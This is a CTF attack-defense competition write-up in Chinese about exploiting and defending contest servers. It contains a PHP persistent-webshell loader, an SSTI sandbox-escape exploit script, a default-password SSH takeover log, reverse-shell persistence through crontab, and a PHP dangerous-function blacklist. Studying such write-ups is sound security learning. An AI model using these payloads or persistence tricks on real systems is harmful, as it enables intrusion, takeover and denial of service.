

先知技术社区独家发表本文，如需要转载，请先联系先知技术社区授权；未经授权请勿转载。

先知技术社区投稿邮箱：Aliyun_xianzhi@service.alibaba.com

今天早上看到沐师傅在知乎上的回答，感觉自己还是有点太为了比赛而比赛了
以后还是得多联系实际的网络攻防对抗
写一篇小总结吧，记录一些小经验和一些比较有意思的事

首先感谢 A1Lin学长 以及 Yolia 学姐的强力输出，真的强，不得不服，orzxxx，深感荣幸

排名	队伍	得分
#1	Vasif	32791
#2	懒得想名字	20580
#3	C1sec	19752
#4	npuuu	18814
#5	bxs_team1	17862
#6	快乐大巴	17718
#7	Mirage	10351
#8	heheda	7794

网络拓扑：

主办方在比赛之前并没有提供网络拓扑
所以在得到这个信息以后，到时候肯定先要主机发现了

```
masscan -p 80 172.16.0.0/24
```

在比赛开始前，为每一个队伍发放了写有用户名密码已经自己队伍的GameBox的IP地址的小纸条
每个队伍队员携带的笔记本接入的IP为DHCP获取的，我们队伍为 192.168.1.1/24
比赛中发现应该是每一个队占用一个C段，别的队可能是 192.168.2.1/24 等等
GameBox 位于 172.16.0.150-172.16.205
每一个队伍五台服务器，两个 Web 题，两个 Pwn 题，还有一道 Mobile
每个队伍的同题目 IP 地址的第四段求余 5 都是相同的
例如我们队为：

```
172.16.0.165 web2 (Ubuntu-Server-16.04)
172.16.0.166 web1 (Ubuntu-Server-16.04)
172.16.0.167 mobile (Windows-7)
172.16.0.168 pwn1 (Ubuntu-Server-16.04)
172.16.0.169 pwn2 (Ubuntu-Server-16.04)
```

其他规则：

- 比赛期间不允许接入外网，赛场有手机信号屏蔽器
- 比赛 08:30 开始，半小时维护时间，09:00 开始可以开始攻击
Flag 的获取方式是在靶机上访问 <http://172.16.0.30:8000/flag> 这个 URL，就会返回 flag，而不是一个本地的文件
例如：

```
curl http://172.16.0.30:8000/flag
php -r 'echo file_get_contents("http://172.16.0.30:8000/flag");'
```

3. 如果是本地的文件的话，我们就可以直接利用一个任意文件读取漏洞来获取 flag 了，但是这个不行，只能是类似任意代码执行或者ssrf才可以

套路：

第一回：单身二十年小伙手速大力出奇迹

在第一眼看到主办方发的环境配置以及用户名密码的纸条的时候我就乐了

四台 Linux 服务器，用户名密码一看就是所有队伍都一样，可以拼一波手速了

看来准备的小书包还是有点用处的，九点钟的时候就掏出准备好的，ssh 密码修改脚本

因为刚开始还没有搞清楚网络拓扑，直接批量修改 172.16.0.1/24 了，但是因为前面的主机都不存在

所以一直没有看到效果，所以就搁在后台慢慢跑了，最后大概下午一点的时候，才发现卧槽？居然真的把一些队的密码给改了

再看看 IP，诶，奇怪，怎么会把我们自己的服务器的密码也给改了呢？

被修改的 IP 是 172.16.0.166，也就是 web1，之前的用户名密码为：ubuntu/openstack

不应该啊，我们在维护的时候就已经把密码改过了啊 ... 最后检查一下，这个服务器居然有两用户...

但是主办方给我们的纸条上并没有写...有点坑啊...

可以看到几乎所有的队的这道题都被脚本改掉了默认密码，所以这个题基本就不用做了，单凭这个就可以直接吊打全场

因为 web1 没有给 root 权限，用户也不是 sudoer

```
14 nbrc:openstack@172.16.0.150:22 => 9a7a88e15915bcd97640454bd9383ea
15 ubuntu:openstack@172.16.0.151:22 => ebe9002064db4f606a113c541fcb203a
16 ubuntu:openstack@172.16.0.156:22 => 064092e7fa8ef541658c7985c251983b
17 ubuntu:openstack@172.16.0.161:22 => 8515ec6dc8f56a48dddbc2c0e7d9702d
18 ubuntu:openstack@172.16.0.166:22 => 53dec30d9fe2d8ce1150665415f544c5
19 ubuntu:openstack@172.16.0.171:22 => 8989f3024dd53e719396ec8ac2a904ee
20 ubuntu:openstack@172.16.0.176:22 => 162db7da84cab616872ae499a0e640e5
21 ubuntu:openstack@172.16.0.181:22 => e89ce109678d4c1594c252907fc25ffd
22 nbrc:openstack@172.16.0.185:22 => 0bb70b0f67d00864e58b6b6804385904
23 ctf:ctf@172.16.0.186:22 => c3f47503d2d15e1423afddafafda00d1
24 ubuntu:openstack@172.16.0.186:22 => 16f8107599ec6ab15121acce457590df
25 ubuntu:openstack@172.16.0.188:22 => 240e8394d2d0b755548c441a98fd8d6c
26 ubuntu:openstack@172.16.0.189:22 => 611142757659e9c0ec0bde3c291ef9ef
27 ctf:ctf@172.16.0.191:22 => c4eb50684fa4545cc416df30249dc8c2
28 ubuntu:openstack@172.16.0.191:22 => 83e79182ac522dfffc17efa4f77fba2c8
29 ubuntu:openstack@172.16.0.194:22 => 36100cc6cde6458fb6870e19993ff22c
30 ubuntu:openstack@172.16.0.196:22 => 2de5e70855a7f35ac89847f7ced8ad05
31 ubuntu:openstack@172.16.0.201:22 => 931d3586e9f5eee61a412c1155cb1930
32 ubuntu:openstack@172.16.0.151:22 => 19b2346973e55721c97f88941f2c74a6
33 ubuntu:openstack@172.16.0.156:22 => ab48af41d970e06b6966000df9cf0db8
34 ubuntu:openstack@172.16.0.171:22 => 5a7740e1aa7066b963c6ddb090092d04
35 ubuntu:openstack@172.16.0.186:22 => 65d7d79519c797955bcfe675689811c3
36 ubuntu:openstack@172.16.0.191:22 => e9616b7c23c0299f50e38ff7f4d45bc1
37 ubuntu:openstack@172.16.0.196:22 => ccb287e050ac32aca3684738759de3b0
38 ubuntu:openstack@172.16.0.201:22 => c85aed2a9acfe2953c52484d2666f0d2
```

但是 web2 的用户是有 root 权限的

最后想了想，当时有点激动，应该试试 ubuntu 用户是不是 sudoer 的，如果是的话，那就真的有好戏看了，手动滑稽

还有一个挺遗憾的一点，当时比赛的时候脚本写的其实有点问题

最开始发现了大概 9 个弱口令，其中不乏除过 web1 的题目，可能是有的队没有在维护时间修改默认密码

然后直接开始利用弱口令登录了，但是脚本的逻辑写错了，每次拿到 flag 之后就吧 ssh 的 session 断掉了

这就导致，有队伍发现自己服务器不能登录以后，申请重置了服务器，然后我们这边就不能再利用了

正常的逻辑应该是一次登录，然后就利用已经成功登录的服务器的 ssh 的 session，循环 get flag

最后比赛结束前大概两小时才意识到这一点，确实因为这个损失不少分数

第二回：不慎删除菜刀无法批量利用 Webshell

比赛前一天以为第二天可以上网的，所以就把 [Webshell-Sniper](#) 给删掉了

然后第二天在真正用的时候才追悔莫及

Web2 是一道海洋 CMS，刚好在铁三的时候有一道原题，利用了漏洞：

<http://0day5.com/archives/4180/>

因为当时不能上网，所以就用手机搜了一下 EXP，手动输入进去之后发现居然没用，然后天真的我就以为这个 CMS 可能是个新版本很可能不能用，所以就想着先白盒审计审计，看看是不是留了什么后门

```
find . -name '*.php' | xargs grep -n 'eval('
find . -name '*.php' | xargs grep -n 'assert('
find . -name '*.php' | xargs grep -n 'system('
```

找了一番，好像并没有发现特意留下来的后门
过了大概一个小时...才发现，我们这道题居然在一直掉分
看了一下日志，卧槽？payload 居然真的就是这个远程代码执行漏洞
可能是最开始手一哆嗦把 POC 输错了，orz
然后就赶紧写 EXP 开始打
但是无奈啊，没有用到 Webshell-Sniper
可惜了比赛前准备很久的自动写入内存木马的小功能
这个题目也没有用到内存木马，只是用漏洞打了大概有一两个小时，然后大家就都把漏洞修复了
这个题目最开始整个 web 目录的权限都是 777，包括 /var/www/html 这个目录
注意到这一点了，但是没敢改成 755
因为我怕 checker 也会上传文件来检测服务是否存活
最后发现了大佬居然在根目录上传了俩内存 shell
一咬牙，还是全改成 755 吧，等下找找上传目录在改回来

```
find . -type d -writable | xargs chmod 755
```

发现全改成 755 之后好像还真没被判定为 Down 机，那就这样呗
最后这道题也一分没丢
遗憾的几点：

1. 看到 webshell 之后直接就慌了，匆匆 cat 了一下发现挺复杂的，然后就赶紧删掉了，并没有保存下来跟大佬学习学习新姿势
2. 还是没有利用漏洞维持权限，漏洞被修复以后就啥也干不了了
3. 大佬们上传的 webshell 名称并没有随机，而且应该是每个队伍的路径都是一样的，但是可惜 shell 被我很快就删掉了，所以就没有办法再利用了，这一点以后还是要注意
4. 第三点说的其实还是可以利用的，因为大佬的脚本并没有检测到 shell 被删就不再发送 payload 的功能，所以直接在相同目录构造日志记录的 php 应该就能拿到 payload 了，但是比赛的时候并没有想到这个
5. 网上流传的内存木马大多长这样：

```
<?php
ignore_user_abort(true);
set_time_limit(0);
$file = 'c.php';
$code = base64_decode('PD9waHAgaXZhbGkX1BPU1RbY10pOz8+');
while(true) {
    if(!file_exists($file)) {
        file_put_contents($file, $code);
    }
    usleep(50);
}
?>
```

注意到了吗，while 里面只是判断了这个文件是不是存在，那么我只需要把你这个文件中的 shell 注释掉就可以绕过你的内存木马了
正确的姿势应该是这样：

```
<?php
ignore_user_abort(true);
set_time_limit(0);
$file = 'c.php';
$code = base64_decode('PD9waHAgaXZhbGkX1BPU1RbY10pOz8+');
while(true) {
    if(md5(file_get_contents($file))==md5($code)) {
        file_put_contents($file, $code);
    }
    usleep(50);
}
?>
```

6. 在第一次发现 Web2 这道题在丢分以后，就赶紧想着修复，但是由于最开始的时候搞错了 php 的 strpos 函数的参数
所以很长一段时间内，这个题目都是被 checker 判断为宕机的
给出最终的修补脚本：
// 也只有 die，并没有进行流量记录的功能

```

<?php
function blackListFilter($black_list, $var){
    foreach ($black_list as $b) {
        if(strpos($var, $b) !== False){
            var_dump($b);
            die();
        }
    }
}

$black_list = ['eval', 'assert', 'shell_exec', 'system', 'call_user_func', 'call_user_method', 'passthru'];


$var_array_list = [$ _GET, $ _POST, $ _COOKIE];
foreach ($var_array_list as $var_array) {
    foreach ($var_array as $var) {
        blackListFilter($black_list, $var);
    }
}
?>


```

Web2 其实是有 root 权限的，那么其实是可以直接修改 php.ini 来禁用一些危险函数的，但是因为之前没有准备，比赛的时候太紧张也没有想到，所以也就没有做

后记：

当时比赛的时候并没有安装代码比较工具，刚才装了一个，对比发现，这里还有一个出题人留下的后门，无奈比赛中并没有发现这也算是准备不足吧，有些可惜

 admin_ping.php - 文本比较(T) - Beyond Compare



```

C:\Users\Sun\Desktop\xdctf\xdweb2\upload\admin\admin_ping.php
2017/8/5 21:45:58 2,636 字节 其它一切 UTF-8 PC
<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen("../data/admin/ping.php","w" );
    $str='<?php ';
    $str.='$weburl = "';
    $str.="$weburl";
    $str.='"; ';
    $str.='$token = "';
    $str.="$token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
}
?>

```

```

// ■■■■■■ , ■■ admin_ping.php ■■■■■■■■
// ■■■■■■ GetShell ■ 0Day ■, ■■

```

第三章：震惊，学渣抄学霸作业抄地飞起

感谢 Yolia 学姐，对 Flask 的深入透彻的理解
在流量中我们发现了这样一条流量：

GET http://HOST:PORT/auth/getimage/aHR0cDovLzE3Mi4xNi4wLjMwOjgwMDAvZmxhZw==

审计了一下代码：

```
132
133 @auth.route('/getimage/<url>')
134 ▼ def getimage(url):
135     url = base64.b64decode(url)
136     img = requests.get(url)
137     return img.content
138
```

发现这里可以直接 SSRF 发送一个 HTTP 请求，那么这里刚好可以用来获取 FLAG
然后就赶紧写EXP喂给漏洞利用框架

在中午吃饭的时候又发现了一条可疑的流量：

POST http://HOST:PORT/auth/test

■■■■ POST ■■■■ :

username=d2hvYWlp&password=whoami&x={% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__ == 'catch_warnings' %}

通过学姐的分析定位到关键代码：

```
139
140 @auth.route('/test', methods=['GET', 'POST'])
141 def test():
142     if request.method == 'POST':
143         if valid_login(request.form['username'], request.form['password']):
144             f = open('/tmp/' + request.form['username'], 'w+')
145             f.write(request.form['x'])
146             f.close()
147             f = open('/tmp/' + request.form['username'], 'r')
148             txt = f.read()
149             template = Template(txt)
150             return template.render()
151     else:
152         flash('just a test')
153         return redirect(url_for('auth.login'))
```

```
155
156 def valid_login(username, password):
157     if username == base64.b64decode(password):
158         return True
159     else:
160         return False
```

向 /auth/test 这个路由 POST 的 username 会被写到 /tmp/username.txt 这个文件中
然后会使用 Template 模板渲染函数将其渲染成HTML

存在模板注入漏洞：

<http://www.freebuf.com/articles/system/97146.html>

(利用 Python 特性绕过沙盒限制的详细讲解请参考 [Writeup](#)) , 这里给出笔者改进后的 PoC :

```
[c for c in [].__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0].__init__.func_globals['linecache'].__dict__['o'+s'].__dict__['sy'+stem]('echo Hello SandBox')
```

```
→ tmp.python sandbox.py
Welcome to my Python sandbox! Enter commands below!
>>> [c for c in [].__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings'][0].__init__.func_globals['linecache'].__dict__['o'+s'].__dict__['sy'+stem]('echo Hello SandBox')
Hello SandBox
>>>
```

这样就可以执行任意代码, 也就是说我们只需要上传一个恶意的模板文件, 然后让 Template 函数渲染这个模板文件即可执行我们注入的代码

/auth/test 这个路由中, valid_login 这个函数形同虚设, 只是验证了 username 是不是等于 base64 编码后的 password 所以直接构造 Payload 即可, 最终的 Exploit 如下:

```
import requests

def get_flag(host, port):
    url = "http://%s:%d/auth/test" % (host, port)
    payload = '{{% for c in [].__class__.__base__.__subclasses__() %}}{% if c.__name__ == 'catch_warnings' %}{{c.__init__.func_globals['linecache'].__dict__['o'+s].__dict__['sy'+stem]('echo Hello SandBox')}}'
    username = "admin"
    data = {"x":payload,"username":".ctf","password":base64.b64encode(".ctf")}
    response = requests.post(url, data=data, timeout=5)
    flag = response.content
    return flag

if __name__ == "__main__":
    get_flag("172.16.0.150", 80)
```

Yolia 学姐还在代码中发现这一处可能存在漏洞的地方:

```
81
82 | @auth.route('/hello')
83 ▼ def hello():
84     html = open('/home/ctf/flasky/app/templates/test.txt', 'r')
85     template = Template(html.read())
86     return template.render()
87
```

```
149
150 | @main.route('/upload', methods=['GET', 'POST'])
151 | @login_required
152 | def upload():
153     if request.method == 'POST':
154         file = request.files['file']
155         if file and allowed_file(file.filename):
156             filename = file.filename
157             file.save(os.path.join(UPLOAD_FOLDER, filename))
158             return 'upload success'
159         else:
160             return 'dont allow'
161     return render_template('upload.html', pagination=False)
162
```

路由 /hello 会将 test.txt 的内容渲染, 那么如果 test.txt 内容可控, 即可构造和上述模板注入相同的 EXP

然后这里还提供了一个文件上传的功能，但是这个文件上传的功能需要登录而且文件名还存在白名单

关于登录：

1. 可以从默认数据库中拿到用户名和密码
2. 在代码：tests/*.py 中也可以拿到测试用例的用户名和密码

```
16 UPLOAD_FOLDER = '/tmp'
17 ALLOWED_EXTENSIONS = set(['txt', 'pdf', 'png', 'jpg', 'jpeg', 'gif', 'html'])
18
19
20 def allowed_file(filename):
21     return '.' in filename and \
22         filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS
23
```

可以看到是可以上传 txt 文件的，而且对文件名并没有过滤掉 ../

因此，这里其实是可以穿越到上层目录的，也就是说可以直接覆盖掉 test.txt

这样我们只需要每次访问路由 hello，那么 test.txt 就会被渲染，就可以代码执行拿到 flag

第一步：登录

第二步：上传

第三步：访问 /auth/hello 路由，获取 flag

但是刚才一直在测试，好像没有发现怎么才能登录成功

遗憾：

1. 一早上很长一段时间我们的服务器都是宕机的，被 checker 判定为宕机，但是事实上我们并没有对代码做任何修改，最后联系了管理员，管理员告诉我们这个问题需要自己查看日志解决
在日志中发现了路由：/shutdown

```
35
36 @main.route('/shutdown')
37 def server_shutdown():
38     if not current_app.testing:
39         abort(404)
40     shutdown = request.environ.get('werkzeug.server.shutdown')
41     if not shutdown:
42         abort(500)
43     shutdown()
44     return 'Shutting down...'
45
```

只要访问这个 URL，就会导致对方服务器宕机

多亏 Yolia 学姐在发现了问题之后就迅速修复了这个 BUG

找到这个问题后，也没有利用这个 BUG 来攻击别人，这个也是亏的一点

第四章：反弹 shell 构建僵尸网络

下午的时候基本上优势已经比较明显了，就在想怎么尽可能维持权限了

掏出之前写的 [Reverse-Shell-Manager](#)，利用 Web1 和 Pwn 的 Exp，反弹 shell，大概最后上线了二十多台主机

最终利用工具将反弹 shell 的脚本写入 crontab，玩儿得挺嗨

可惜没有留下截图

遗憾：

1. 工具有几率出现读取 socket 阻塞的情况，这样前端就会卡住，不得不将程序重新启动
但是这样就会使目前已经上线的主机全部掉线，是一个很大的损失，还是开发的时候没有控制好前端的线程操作

<https://github.com/WangYihang/Reverse-Shell-Manager>

后记：

关于修改 ssh 密码的脚本，重新修改了一下，主要的更新是将输入文件和输出文件的格式一样，这样多次运行脚本就可以形成日志链，不用再手动格式化日志文件
还有更新的一点是脚本现在并不是每一轮都重新登录一次，而是长期维护这个 session，这样就算目标队伍修改了密码，我们这里的 ssh session 还是不会断开

除非重启 ssh 服务或者服务器重启，这样也算是一种权限维持吧

https://github.com/WangYihang/Attack_Defense_Framework/blob/master/ssh/auto_ssh.py

想到但是没有用到的其他点：

1. 可以修改 pwn 题的 curl 命令的别名

```
alias curl='python -c "__import__(\"sys\").stdout.write(\"flag{%s}\\n\" % (__import__(\"hashlib\").md5(\"\".join([__import__
```

```
→ ~ alias curl='python -c "__import__(\"sys\").stdout.write(\"flag{%s}\\n\" % (__import__
n range(0x10)]))hexdigest())"'
→ ~ curl baidu.com
flag{c69f4750c1559dbe7b08931db06c52c4}
→ ~ curl baidu.com
flag{592f36229e033cae694d9e7dd8b446ef}
→ ~ curl baidu.com
flag{2b030a45c38c792014f87e1f7aa7069b}
→ ~ curl baidu.com
flag{096d27fb827298f3db5e57823f8e26b5}
→ ~ █
→ ~ which curl
curl: aliased to python -c "__import__(\"sys\").stdout.write(\"flag{%s}\\n
n range(0x10)]))hexdigest())"
→ ~ /bin/curl
zsh: no such file or directory: /bin/curl
→ ~ /usr/bin/curl
curl: try 'curl --help' or 'curl --manual' for more information
→ ~ /usr/bin/curl baidu.com
<html>
<meta http-equiv="refresh" content="0;url=http://www.baidu.com/">
</html>
→ ~ █
```

如果是 Pwn 服务器的话，连上去之后，可以先把 curl 命令直接改掉

这样就算对方打进来，如果不知道这一点，每次获取到的都是假的 flag

所以在写 pwn 的 exp 的时候，拿到 shell 之后如果要调用系统命令，最好还是使用绝对路径来调用

/usr/bin/curl

通用 WAF

这个由于主办方明令禁止，所以就没有用了，这部分准备的也不够充分

而且如果是多入口的应用程序，并且没有 root 权限的话，部署起来比较困难

如果有 root 权限，则可以使用 apache 的 rewrite 模块

将 .htaccess 写入目录来控制对目录的访问


给出一个 apache 配置文件样例，用来禁用 php 执行：

```
<Directory "/var/www/html/">
Options -ExecCGI -Indexes
AllowOverride None
RemoveHandler .php .phtml .php3 .pht .php4 .php5 .php7 .shtml
RemoveType .php .phtml .php3 .pht .php4 .php5 .php7 .shtml
php_flag engine off
<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
deny from all
</FilesMatch>
</Directory>
```

点击收藏 | 0 关注 | 0

[上一篇：企业安全建设中评估业务潜在风险的思路](#) [下一篇：【译】一种完美的“监守自盗”型银行...](#)

1. 3 条回复



Da7ura_N0ir 2017-11-23 10:39:00

一航老哥贼强

0 回复Ta



[184****9080](#) 2017-12-21 10:56:42

老哥真是厉害啊，收徒弟么？

0 回复Ta



[tb9994****](#) 2019-08-18 10:59:28

一航哥，分享下你的脚本呗。。。谢谢啦

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)